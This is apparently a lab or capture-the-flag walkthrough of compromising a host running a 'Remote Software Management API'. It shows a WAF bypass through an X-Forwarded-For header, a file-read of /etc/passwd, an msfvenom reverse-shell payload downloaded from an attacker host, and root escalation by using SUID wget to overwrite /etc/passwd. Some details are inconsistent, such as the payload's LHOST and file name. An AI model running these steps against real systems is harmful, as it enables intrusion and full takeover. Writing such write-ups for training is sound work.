Enumeration


2021年7月15日 17:47

1: Use autorecon to enumerate its services,**22, 13337(HTTP)** are open
2: Access HTTP service, the index page is quite simple, nitko and dirb could not find something interesting, therefore I need to understand what function does it realize
3: There are 5 options, /, /version, /update, /logs, /restart. Among them, **/update** uses **POS**T method
4: Access them respectively /version returns a long string, it appears to be unhelpful. **/logs** reveals the **WAF** filter my request, and /restart works regularly
5: Since /logs is protected by a WAF, its rules could be **IP-based**. It means if I can **spoof a permitted IP address**, I will have access.

Foothold


2021年7月15日 17:47

1: Use **burpsuite** and capture a sample request, add a header: **X-Forwarded-For: 127.0.0.1**, and forward the request to the server.




```
GET /logs HTTP/1.1
Host: 192.168.250.134:13337
X-Forwarded-For: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0)
Gecko/20100101 Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/web
p,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

2: It works! However, the server does not reveal logs directly, it require me to **specify a file** to read. According to prompted usage, to read **/etc/passwd**, the modified request should be like this



```
GET /logs?file=/etc/passwd HTTP/1.1
Host: 192.168.250.134:13337
X-Forwarded-For: 127.0.0.1
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

3: The content of /etc/passwd is returned




Remote Software Management API

Attention! This utility should not be exposed to external network. It is just for management on localhost. Contact system administrator(s) if you find this exposed on external network.

Log:


```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr
/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:
/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr
/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing
List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin _apt:x:100:65534::/nonexistent:
/usr/sbin/nologin systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:
/usr/sbin/nologin systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:
/usr/sbin/nologin systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin
```



```
/usr/sbin/nologin systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin
/nologin messagebus:x:104:110::/nonexistent:/usr/sbin/nologin sshd:x:105:65534::/run/sshd:
/usr/sbin/nologin systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
clumsyadmin:x:1000:1000::/home/clumsyadmin:/bin/sh
```

4: **clumsyadmin** is a user of this server

5: According to usage of **/update**, construct a request like this



```
POST /update HTTP/1.1
Host: 192.168.250.134:13337
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100
Content-Type: application/json
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,im
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Content-Length: 61

{
  "user":"clumsyadmin",
  "url":"http://192.168.49.250/sh.elf"
}
```

6: Before step5, use **msfvenom** to create a reverse shell payload:
msfvenom -p linux/x64/shell_reverse_tcp LHOST=192.168.250.134 LPORT=4444 -f elf > shell.elf

7: After sending modified request, set up a netcat listener, and **access /restart**

8: Netcat listener receives a reverse shell

9: Execute python -c 'import pty; pty.spawn("/bin/bash")' to make the shell interactive

Privilege Escalation

2021年7月15日 17:47

1: Execute **find / -perm -u=s -type f 2>/dev/null** to find **SUID binary**
2: Among returned list of SUID binaries, **wget** appears to be helpful for PE
3: **Copy and past** content of **/etc/passwd** to kali
4: Use **openssl** to spoof a user's password: **openssl passwd -1 -salt hack 123123**
5: Add a new line to the **passwd** file:
hack:$1$hack$R78Vb02JSSxv5kQZvNiPU.:0:0:root:/root:/bin/bash
6: Use **wget -O passwd** [**http://192.168.49.250/passwd**](http://192.168.49.250/passwd) at target server to **overwrite its original passwd** file
7: **su hack**, type password: **123123**, switch to the **added root user: hack**
8: cat /root/proof.txt

Review

2021年7月15日 17:48

1: Target **HTTP** service, understanding what does the site function is important!
2: Abuse **XFF header** to **bypass WAF** to access **/etc/passwd**, get a **valid username** of this server
3: With a valid user, construct a request based on **/update**, to **upload a reverse shell**
4: Access **/restart** to get a connection back
5: Find **SUID** binary's **misconfiguration**
6: Forge **a valid user with root privilege**